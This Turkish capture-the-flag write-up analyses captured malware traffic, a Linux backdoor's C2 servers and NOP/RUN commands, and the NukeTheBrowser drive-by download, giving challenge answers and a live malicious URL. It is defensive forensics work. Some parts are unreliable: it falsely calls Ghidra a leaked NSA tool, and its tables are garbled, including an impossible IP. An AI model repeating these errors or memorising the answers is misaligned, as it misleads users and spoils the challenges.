root 37 0.0 0.0 0 0 ? S 22:55 0:00 [upstart-udev-bridge --daemon]
root 38 0.0 0.0 0 0 ? S 22:55 0:00 [upstart-udev-bridge --daemon]
root 39 0.0 0.1 21456 712 ? S 22:55 0:00 [sbin/udevd --daemon]
root 40 0.0 0.1 21456 700 ? S 22:55 0:00 [sbin/udevd --daemon]
root 41 0.0 0.1 21456 567 ? S 22:55 0:00 [upstart-socket-bridge --daemon]
root 436 0.0 0.0 15189 396 ? S 22:55 0:00 [upstart-socket-bridge --daemon]
root 602 0.0 0.4 49948 2816 ? S 22:55 0:00 [user/sbin/ssh -D
102 0.0 0.1 23888 908 ? S 22:55 0:00 [dbus-daemon --system --fork --activation=upstart
syslog 619 0.1 0.2 253708 1480 ? S 22:55 0:00 rsyslogd -c5
root 682 0.0 0.1 14496 948 tty4 S+ 22:55 0:00 /sbin/getty -8 38400 tty4
root 689 0.0 0.1 14496 948 tty5 S+ 22:55 0:00 /sbin/getty -8 38400 tty5
root 690 0.0 0.1 14496 948 tty6 S+ 22:55 0:00 /sbin/getty -8 38400 tty6
root 698 0.0 0.1 14496 948 tty3 S+ 22:55 0:00 /sbin/getty -8 38400 tty3
root 705 0.0 0.1 14496 952 tty6 S+ 22:55 0:00 /sbin/getty -8 38400 tty6
root 721 0.0 0.1 4320 656 ? S 22:55 0:00 acpid -c /etc/acpi/events -s /var/run/acpid.socket
daemon 722 0.0 0.0 16900 376 ? S 22:55 0:00 std
root 723 0.0 0.1 19104 868 ? S 22:55 0:00 cron
root 732 0.1 0.5 73352 3270 ? S 22:55 0:00 sedis_ubuntu [fontul]
```

13. Bu bilgiyi ps.log'dan kaldırırmak için kullanılan ana dosya nedir?

Sekizinci sorunun cevabı için eklenen resmin konusu tekrardan gelecek olacaktır ki "/etc/rc.local" ve "/var/mail" klasör ve dosya yollarının bahsini de geçirmiştir. Ancak burada en risk oluşturan modüllerin yer aldığı dokümanın "mv" komutu uygulanıyor (**sysmod.ko**) oluşudur.

14. Ana işlevin içinde, bu sunuculara istekte bulunan işlev nedir?

Zararlı dosyaları ".pcap" dosyasından çıkartıp inceleyebilmemiz için Wireshark'da sağ üstten "Dosya" sekmesine tıklanır, "Nesneleri Dışa Aktar" sekmesine tıklanır ve ardından "HTTP" seçimi yapılır.



Seçimlerin hemen ardından kaydetme ekranı gelir ve her iki alandan istediğiniz haliley kaydedebilirsiniz.

Paket	Ana Makine Adı	İçerik Türü	Boyut	Dosya Adı
1766	23.20.23.147	text/html	11 kB	1
1999	23.20.23.147	text/html	305 kB	2
2027	23.20.23.147	text/html	315 bytes	3
2521	23.20.23.147	image/bmp	2.331 kB	U2JsT3QpORfz4ZpgWA31vZE=
2575	23.22.228.174	image/bmp	137 kB	bfbGgSZqmaJq4upes8aBde3sLvnpNWHIZ9YcwH3=
2654	174.129.57.253	image/bmp	279 kB	YhEHDDkmtM=
3159	23.21.35.128	image/bmp	1.921 kB	zB3lqE=
3598	23.20.23.147	image/bmp	2.331 kB	7eictt1M+hmAc+xdp0j9sNXDw94VfQK+m+CgCpyx
3641	23.22.228.174	image/bmp	137 kB	RLOQfRHZYgdpoRABPDMS=
3736	174.129.57.253	image/bmp	279 kB	+hwIkzWJxr4=
4078	23.21.35.128	image/bmp	1.921 kB	GoyOALIsqM+6zU=
5443	23.20.23.147	image/bmp	11 MB	LKBfJ6jLSpMV+D7Rfww=

Dosyaları bu ham haliyle tam işleyemediğimizden sebep “upx” adlı araç vasıtıyla dosya gelişterek yürütülebilir hale gelmektedir.

```
└─> upx -d 1
          Ultimate Packer for executables
          Copyright (C) 1996-2020
UPX 3.96      Markus Oberhumer, Laszlo Molnar & John Reiser   Jan 23rd 2020
          File size      Ratio    Format      Name
----- 27482 <- 11164 40.62% linux/amd64 1
Unpacked 1 file.
```

Ardından “istek” kelime değerleri metinsel ifade olduğundan “string” komut yardımıyla dosya içerisinde “grep”le birlikte arama yapılır iken “**requestFile**” bulunmasıyla anlaşılmıştır.

```
L> strings 1 | grep "F"
%zF
%rF
%jF Alfemoci-
%bF gnuMap
%ZF
%RF
%JF
%BF
%:F Alfemoci-
%2F kU.xml
%*F
%"F
ABCDEFIGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
__FRAME_END__
lookupFile
_GLOBAL_OFFSET_TABLE_
requestFile
```



15. Kötü amaçlı yazılımın bağlantı kurduğu IP'lerden biri 17 ile başlar. Tam IP'yi sağlayın.

On dördüncü soru için “requestFile” dosyasını bulmuş iken bu seferde bizden istenilen soru için “17” ile başlayan IP adresini bulabilmemizin bir yolu “grep” komutunun yanına yazmak olacaktır.

```

└> strings 1 | grep "17"
23.22.228.174
174.129.57.253

```

Çıkan sonuçlar arasında “**174.129.57.253**” olan IP adresi doğru cevaptır. Başka bağlantı kurulan adres olamadığından otomatik cevabımız olmuştur.

16. Kötü amaçlı yazılım harici sunuculardan kaç dosya istedi?

HTTP’nin gidişatında “GET” metoduyla yapılan yanıtların “text/html” ve “image/bmp” olusundan kuşkulanmamak elde değildir. İnceleme ve analizlerin ilerleyen süreçlerinde “image/bmp”nin ekstrem durumları göz önüne alınıldığından toplamda “9” adet olduğu sayımıyla CTF’nin cevaplama alınmasına gidildiğinde doğru cevap döndüğü de anlaşılmıştır.

No.	Time	Source	Destination	Protocol	Length	Info
2020	122.852487	10.252.174.188	23.20.23.147	HTTP	181	GET /d/3 HTTP/1.1
2027	122.855661	23.20.23.147	10.252.174.188	HTTP	71	HTTP/1.1 200 OK (text/html)
2106	318.638968	10.252.174.188	23.20.23.147	HTTP	352	GET /n/bsmHxbNL00x61vcBS677zvFxEnvFJXlkxnj3GEWa7EdBKlspb9BewBM4iGbT9cnUcoku...
2521	320.671617	23.20.23.147	10.252.174.188	HTTP	736	HTTP/1.1 200 OK (image/bmp)
2529	442.247121	10.252.174.188	23.22.228.174	HTTP	353	GET /n/KpkC9VHd2m5WasUQFzqvfktQ4XMT86Fmg1zIB5V9myrcSwfJEgxP8oP44oQLuf7So5eb...
2575	442.426525	23.22.228.174	10.252.174.188	HTTP	1447	HTTP/1.1 200 OK (image/bmp)
2583	884.485955	10.252.174.188	174.129.57.253	HTTP	354	GET /n/rXrOV1hstqG120v/CwLeuJLhqqHiJJbRYFjOj1N3Bds1S4Gb3JbwG/+5Kr/wR7b/m...
2654	884.743448	174.129.57.253	10.252.174.188	HTTP	1315	HTTP/1.1 200 OK (image/bmp)
2662	1652.107107	10.252.174.188	23.21.35.128	HTTP	352	GET /n/HzLN2YYa80gPhta06fAsER18hvNliuySFHu146f2df64K6IT8VYQ1087RXn/N39N7XqyU6...
3159	1653.455551	23.21.35.128	10.252.174.188	HTTP	1308	HTTP/1.1 200 OK (image/bmp)
3167	2309.679056	10.252.174.188	23.20.23.147	HTTP	352	GET /n/TURgh3Pd1rSdCYCuI3yWe12pir3DVDtlv4FBXmj6I+yLBrg3C9TgPVHh1ETXzDbZqx1ZB...
3598	2311.847698	23.20.23.147	10.252.174.188	HTTP	736	HTTP/1.1 200 OK (image/bmp)
3606	3082.028785	10.252.174.188	23.22.228.174	HTTP	353	GET /n/difv+eJkdzuJpj8-quuxHFbI0h1Mu6LRG5GHkix2dwSUSxwo3he/pNTFijq8KPzs1c...
3641	3082.217002	23.22.228.174	10.252.174.188	HTTP	1447	HTTP/1.1 200 OK (image/bmp)
3649	4117.396949	10.252.174.188	174.129.57.253	HTTP	354	GET /n/u/sKN90+bmy8l1EbgEAOn/BexSab4ZGNt+yXKryqX4YiT/eWf46qrft3e3E4XRtY/I+s...
3736	4117.671690	174.129.57.253	10.252.174.188	HTTP	5659	HTTP/1.1 200 OK (image/bmp)
3744	4238.323755	10.252.174.188	23.21.35.128	HTTP	352	GET /n/boJh03Mv1sFAPOqbZ1j6D4ih1ZnF1Te3n8Mnuu5SYT6BnbrZSxr2socM6p5JKZGlnSwQZ...
4078	4239.769725	23.21.35.128	10.252.174.188	HTTP	2756	HTTP/1.1 200 OK (image/bmp)
4086	4334.784914	10.252.174.188	23.20.23.147	HTTP	352	GET /n/Sy2T/Ig700vxOHw9Uar67em5iH0RXGMIMmyJsD7V/k+4gt80d63h419MwmIG1wnO14s...
5443	4335.511676	23.20.23.147	10.252.174.188	HTTP	4888	HTTP/1.1 200 OK (image/bmp)

17. Kötü amaçlı yazılımın saldırgan sunucularından aldığı komutlar nelerdir? Biçim: alfabetik sıraya göre virgülle ayrılmış.

“Ghidra” adı verilen NSA gizli örgütünün sizdirilmiş ve herkesçe kullanılan popüler tersine mühendislik aracıyla zararlı ana dosyaların içerisinde “1”in içerisinde gezinir iken “Assembly” programlama dili bilgimizden “undefined” yer alan noktaları bizi şüphelendirmiştir halbuki fonksiyon tanımlandırılmıştır.

The screenshot shows the Immunity Debugger interface with the following details:

- Program Tree:** Shows the file structure with .dynamic, .jcr, .dtors, .ctors, .eh_frame, .eh_frame_hdr, .rodata, .fini, .text, .plt, and .init sections.
- Symbol Tree:** Shows local variables for the processMessage function: local_10, local_40e, local_410, local_418, local_41c, local_428, and local_430. The variable local_430 is highlighted with a red box.
- Listing View:** Displays assembly code for the processMessage function. A red box highlights the instruction at address 0040386d, which is a RET instruction.
- Decompiler View:** Shows the decompiled C-like pseudocode for the processMessage function. It includes conditional jumps based on parameter 1 (0x4e4f5000) and 0x52554e3a, and a loop that calls fopen, popen, and pclose functions.
- Data Type Manager:** Shows built-in types like Data Types and BuiltInTypes.
- Console - Scripting:** An empty command line interface.

"processMessage()" değerlerinde "**NOP**" (0x4e4f5000) ve "**RUN**" (0x52554e3a) değerlerinin hexadecimal değerlerinin koşullandırma operatörleri içerisinde olduğu tespit edilmiştir. Saldırgan aldığı komutlarla emellerini gerçekleştirebilir halde olmaktadır.

NukeTheBrowser

Saldırı verileriyle bir ağ izlemesi sağlanır. Lütfen kurbanın IP adresinin gerçek konumu gizlemek için değiştirildiğini unutmayın.

Araçlar:


[BrimSecurity](#)

[WireShark](#)

[VirusTotal](#)

Multiple systems were targeted. Provide the IP address of the highest one.


Birden fazla sistem hedef alındı. En yüksek olanın IP adresini sağlayın.



NukeTheBrowser.pcap dosyamızı açıyoruz, Destination kısmına göre sıralayıp en yüksek hedef alınan sistem ip değerinin 10.0.5.15 olduğunu görüyoruz.

What protocol do you think the attack was carried over?

Sizce saldırı hangi protokol üzerinden gerçekleştirilmiştir?



Brim Security'le ilgili dosyayı açtığımızda HTTP trafik yoğunluğunu görmekteyiz

Cevap : HTTP

What was the URL for the page used to serve malicious executables (don't include URL parameters)?

Kötü amaçlı yürütülebilir dosyaları sunmak için kullanılan sayfanın URL'si neydi (URL parametrelerini içermez)?

NetworkMiner 2.7.2														
File Tools Help		Select a network adapter in the list												
Hosts (35) Files (38) Images (3) Messages (8) Credentials (8) Sessions (23) DNS (32) Parameters (1147) Keywords Anomalies		Case Panel												
Filter keyword:														
Frame nr.	Filename	Extension	Size	Source IP	Destination IP	S. port	D. port	Protocol	Timestamp					
133	style.css	css	4 079 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1080	Http/GetNormal	2010-01-01 00:00:00
178	video.exe	exe	12 288 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1081	Http/GetNormal	2010-01-01 00:00:00
194	video[1].exe	exe	12 288 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1081	Http/GetNormal	2010-01-01 00:00:00
502	video[2].exe	exe	12 288 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1108	Http/GetNormal	2010-01-01 00:00:00
518	video[3].exe	exe	12 288 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1108	Http/GetNormal	2010-01-01 00:00:00
622	video[4].exe	exe	12 288 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1114	Http/GetNormal	2010-01-01 00:00:00
264	_utm_gf	gf	35 B	74.125.77.101	www.google-analytics.com	[www...]		TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1096	Http/GetNormal	2010-01-01 00:00:00
592	_utm_gf	gf	35 B	74.125.77.102	www.google-analytics.com	[www...]		TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1112	Http/GetNormal	2010-01-01 00:00:00
685	_utm[1].gf	gf	35 B	74.125.77.102	www.google-analytics.com	[www...]		TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1118	Http/GetNormal	2010-01-01 00:00:00
25	login.php.html	html	3 005 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.2.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1063	Http/GetNormal	2010-01-01 00:00:00
35	dot.jpg	jpg	347 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.2.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1064	Http/GetNormal	2010-01-01 00:00:00
41	image[4]16SF1.html	html	0 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.2.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1066	Http/GetNormal	2010-01-01 00:00:00
53	terminator_back.png.html	html	359 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1065	Http/GetNormal	2010-01-01 00:00:00
57	show.php[1].html	html	3513 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.2.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1064	Http/GetNormal	2010-01-01 00:00:00
67	favicon.ico.html	html	337 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1069	Http/GetNormal	2010-01-01 00:00:00
128	login.php[1].html	html	3 006 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1090	Http/GetNormal	2010-01-01 00:00:00
150	index.php[1].html	html	0 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1081	Http/GetNormal	2010-01-01 00:00:00
151	index.php[2].html	html	3 006 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1080	Http/GetNormal	2010-01-01 00:00:00
155	terminator_back.png[1].html	html	358 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1082	Http/GetNormal	2010-01-01 00:00:00
161	terminator_back.png[2].html	html	359 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1080	Http/GetNormal	2010-01-01 00:00:00
157	show.php[1].html	html	10 645 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1081	Http/GetNormal	2010-01-01 00:00:00
221	index.html	html	27 700 B	64.236.114	www.honeynet.org	[www...]		TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1085	Http/GetChunked	2010-01-01 00:00:00
287	index.html	html	218 B	209.95.237.106	www.google.com	[www...]		TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1088	Http/GetNormal	2010-01-01 00:00:00
305	index.html	html	10 630 B	209.95.277.106	www.google.com	[www...]		TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1089	Http/GetNormal	2010-01-01 00:00:00
333	login.php[2].html	html	3 005 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1091	Http/GetNormal	2010-01-01 00:00:00
349	dot.jpg	jpg	347 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1091	Http/GetNormal	2010-01-01 00:00:00
351	index.php[3].html	html	347 B	192.168.56.50	rapidshare.com	cn	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1092	Http/GetNormal	2010-01-01 00:00:00
353	index.php[4].html	html	0 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1091	Http/GetNormal	2010-01-01 00:00:00
360	terminator_back.png[3].html	html	358 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1092	Http/GetNormal	2010-01-01 00:00:00
363	terminator_back.png[2].html	html	359 B	192.168.56.50	rapidshare.com	eyu32.nu	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1091	Http/GetNormal	2010-01-01 00:00:00
358	show.php[2].html	html	227 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.3.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1092	Http/GetNormal	2010-01-01 00:00:00
408	index.html	html	19 068 B	192.168.56.51	blog.honeynet.org	[Other]		TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1106	Http/GetNormal	2010-01-01 00:00:00
449	index430FDF1.html	html	0 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1108	Http/GetNormal	2010-01-01 00:00:00
467	show.php[3].html	html	40 653 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1108	Http/GetNormal	2010-01-01 00:00:00
544	index[1].html	html	27 700 B	64.236.114	www.honeynet.org	[www...]		TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1111	Http/GetChunked	2010-01-01 00:00:00
643	index[2].html	html	27 700 B	64.236.114	www.honeynet.org	[www...]		TCP 80	10.0.4.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1117	Http/GetChunked	2010-01-01 00:00:00
717	show.php[4].html	html	3 500 B	192.168.56.52	rapidshare.com	cn	{Other}	TCP 80	10.0.5.15	[81]de2dd2dc1462	[81]de2dd2dc1462 1 BFD12...	TCP 1135	Http/GetNormal	2010-01-01 00:00:00


NetworkMiner'da ilgili dosyayı açıyorum ve files sekmesinde executable dosya formatında olan ama isimde video.exe olan bir dosya gözüme çarpıyor.

Saldırgan exe formatında zararlı yazılımı video olarak karşı tarafa yedirmiştir.

Ve Details kısmından aldığımız verilere göre de ilgili url: <http://sploitme.com.cn/fg/load.php>

probably is an indicator for Geo-based targeting?

Google'ın Fransızca sürümüne yönlendirme içeren ve muhtemelen Coğrafi tabanlı hedefleme için bir gösterge olan paketin numarası nedir?




Wiresharkda ilgili dosyayı tekrar açıyoruz ve packet number :299

What was the CMS used to generate the page 'shop.honey.net/catalog/'? (Three words, space in between)

